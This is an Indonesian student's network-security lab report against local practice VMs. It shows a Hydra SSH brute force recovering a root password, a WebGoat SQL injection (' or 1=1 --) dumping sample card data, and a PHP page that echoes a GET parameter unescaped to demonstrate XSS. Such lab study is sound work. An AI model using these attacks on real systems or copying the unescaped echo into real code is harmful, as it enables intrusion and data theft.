TUGAS KEAMANAN JARINGAN KOMPUTER

NAMA: SYAMSUDIN
NIM: 09011281320012

UNIVERSITAS SRIWIJAYA
FAKULTAS ILMU KOMPUTER
JURUSAN SISTEM KOMPUTER


Konfigurasi IP pada Ubuntu

```
root@sam-VirtualBox:/home/sam# ifconfig eth0 192.168.10.20/24
root@sam-VirtualBox:/home/sam# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:03:03:78
          inet addr:192.168.10.20  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe03:378/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1760 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1534 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:314279 (314.2 KB)  TX bytes:218933 (218.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:214 errors:0 dropped:0 overruns:0 frame:0
          TX packets:214 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:14897 (14.8 KB)  TX bytes:14897 (14.8 KB)
```

Konfigurasi IP pada DVL

```
bt ~ # ifconfig eth0 192.168.10.10/24
bt ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:18:B7:2B
          inet addr:192.168.10.10  Bcast:192.168.10.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KiB)  TX bytes:2420 (2.3 KiB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

Mengaktifkan service SSH pada DVL




 # “Brute Force” pada service SSH menggunakan tools hydra ke DVL


```
root@sam-VirtualBox:/home/sam# hydra -l root -P password.lst 192.168.10.10 ssh
Hydra v8.0 (c) 2014 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-03-18 22:32:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 101 login tries (l:1/p:101), ~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.10.10   login: root   password: toor
[STATUS] attack finished for 192.168.10.10 (waiting for children to finish) ...
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-18 22:32:37
```


Brute force menggunakan hydra dengan metode dictionary attack, metode ini memanfaatkan daftar password yang umum digunakan. Adupan sintak yang digunakan yaitu “hydra –l root –P password.lst 192.168.10.10 ssh” pada sintak tersebut dianggap bahwa username yang digunakan untuk login adalah “root”, password.lst ada wordlist/dictionary attack yang berisi daftar kumpulan password yang biasanya digunakan oleh system admin, sedangkan “ssh” adalah service pada server tersebut yang ingin di brute force. Setelah perintah brute force menggunakan hydra dijalankan, didapat hasil “[22][ssh] host: 192.168.10.10 login: root password: toor” dari hasil tersebut “[22]” ada urutan password “toor” didalam wordlist pada file password.lst yang mana merupakan nomor baris yaitu 22. “[ssh]” adalah jenis layanannya. “host: 192.68.10.10” adalah IP target yang di brute force. “login: root password: toor” adalah hasil dari brute force yaitu berupa password yaitu “toor”.

 # Web Hacking / Web Explotation menggunakan Web Goat yang ada pada DVL.



Web Goat adalah Project Open Source yang dapat digunakan agar orang lain bisa belajar web hacking. Salah satunya adalah SQL Injection. Web-Goat yang digunakan di sini adalah Web-Goat v5.1 Standard Distribution.


Shell - Start WebGoat Port 80
Using JAVA_HOME: /usr/lib/java
Open http://127.0.0.1/WebGoat/attack
Username: guest
Password: guest
Or try http://guest:guest@127.0.0.1/WebGoat/attack
Mar 18, 2017 3:39:35 PM org.apache.catalina.startup.Catalina load
INFO: Initialization processed in 761 ms
Mar 18, 2017 3:39:35 PM org.apache.catalina.core.StandardService start
INFO: Starting service Catalina
Mar 18, 2017 3:39:35 PM org.apache.catalina.core.StandardEngine start
INFO: Starting Servlet Engine: Apache Tomcat/5.5.4
Mar 18, 2017 3:39:35 PM org.apache.catalina.core.StandardHost start
INFO: XML validation disabled
Mar 18, 2017 3:39:35 PM org.apache.catalina.startup.HostConfig deployWAR
INFO: Deploying web application archive WebGoat.war
Mar 18, 2017 3:39:36 PM org.apache.catalina.core.ApplicationContext log
INFO: org.apache.webapp.balancer.BalancerFilter: init(): ruleChain: [org.apache.webapp.balancer.RuleCha
in: [org.apache.webapp.balancer.rules.URLStringMatchRule: Target string: News / Redirect URL: http://ww
w.cnn.com], [org.apache.webapp.balancer.rules.RequestParameterRule: Target param name: paramName / Targ
et param value: paramValue / Redirect URL: http://www.yahoo.com], [org.apache.webapp.balancer.rules.Acc
eptEverythingRule: Redirect URL: http://jakarta.apache.org]]
Mar 18, 2017 3:39:36 PM org.apache.coyote.http11.Http11Protocol start
INFO: Starting Coyote HTTP/1.1 on http-127.0.0.1-80
Mar 18, 2017 3:39:36 PM org.apache.coyote.http11.Http11Protocol start
INFO: Starting Coyote HTTP/1.1 on http-127.0.0.1-443
Mar 18, 2017 3:39:36 PM org.apache.jk.common.ChannelSocket init
INFO: JK2: ajp13 listening on /127.0.0.1:8009
Mar 18, 2017 3:39:36 PM org.apache.jk.server.JkMain start
INFO: Jk running ID=0 time=0/6 config=null
Mar 18, 2017 3:39:36 PM org.apache.catalina.startup.Catalina start
INFO: Server startup in 1180 ms
Binary
Web
Coding
RCE
HoneyNet
Dev
RHIDE
C++ IDE
Java IDE
Lazarus
Stego
Analyzer
Protection
Editors
15:43



Conquer your Desktop! - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location: http://127.0.0.1/WebGoat/attack
Konqueror
Authorization Dialog
You need to supply a username and a password to access this site.
Site: WebGoat Application at 127.0.0.1
Username: guest
Password: *****
Keep password
OK
Cancel
Next: An Introduction to Konqueror
127.0.0.1 contacted. Waiting for reply...
15:50

Setelah Web Goat dijalankan, akan tampil window “Shell – Start WebGoat Port 80” yang berisi beberapa informasi, diantaranya yaitu:

```
Open http://127.0.0.1/WebGoat/attack
Username: guest
Password: guest
Or try http://guest:guest@127.0.0.1/WebGoat/attack
```


Informasi address dan login detail tersebut nantinya akan digunakan untuk mengakses WebGoat.

Berikut ini adalah tampilan WebGoat yang dibuka menggunakan browser yang sudah tersedia pada DVL.



Untuk memulai WebGoat ketika tinggal meng klik button “Start WebGoat” pada halaman http://127.0.0.1/WebGoat/attack.

Pada tahap selanjutnya dilakukan percobaan “SQL Injection” yang dapat diakses pada menu di left sidebar halaman WebGoat > Injection Flaws > String SQL Injection. SQL injection adalah jenis aksi hacking pada keamanan komputer di mana seorang penyerang bisa mendapatkan akses ke basis data di dalam sistem. Percobaan pertama dilakukan dengan mencari user dengan lastname “Smith” dengan memanfaatkan searchbox atau jika menggunakan sintak SQL yaitu “SELECT * FROM user_data WHERE last_name = ‘Smith’.




Informasi yang didapatkan yaitu berupa USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, dan LOGIN_COUNT

USERID	FURST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

Data diatas adalah data pencarian last_name “Smith” pada database yang didapatkan dengan menggunakan searchbox yang ada pada SQL Injection WebGoat, atau jika menggunakan sintak SQL akan yaitu “SELECT * FROM user_data WHERE last_name = ‘Smith’.

Selanjutnya dilakukan SQL Injection untuk melihat seluruh user yang ada pada database tersebut dengan memanfaatkan celah query “ ’ ” dan boolean 1=1. Adapun sintak SQL yang digunakan untuk melihat seluruh user yaitu “SELECT * FROM user_data WHERE last_name= ‘test’ or 1=1 – “. Jika sintak SQL ini digunakan maka akan memaksa pemilihan (selection) pada data fied (*) dari semua user dan bukan dari satu nama user tertentu dikarenakan evaluasi 1=1 selalu benar.



USERID	FURST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

#XSS Injection

XSS(Cross Site Scripting) adalah teknik hacking dengan jenis serangan injeksi kode (Code Injection Attack).

Script localhost/xss/index.php/

```
<html>
<head><title>XSS</title></head>
<body>
```

```
Yeah!!!
<?php echo $_GET['do']; ?>
</body>
</html>
```

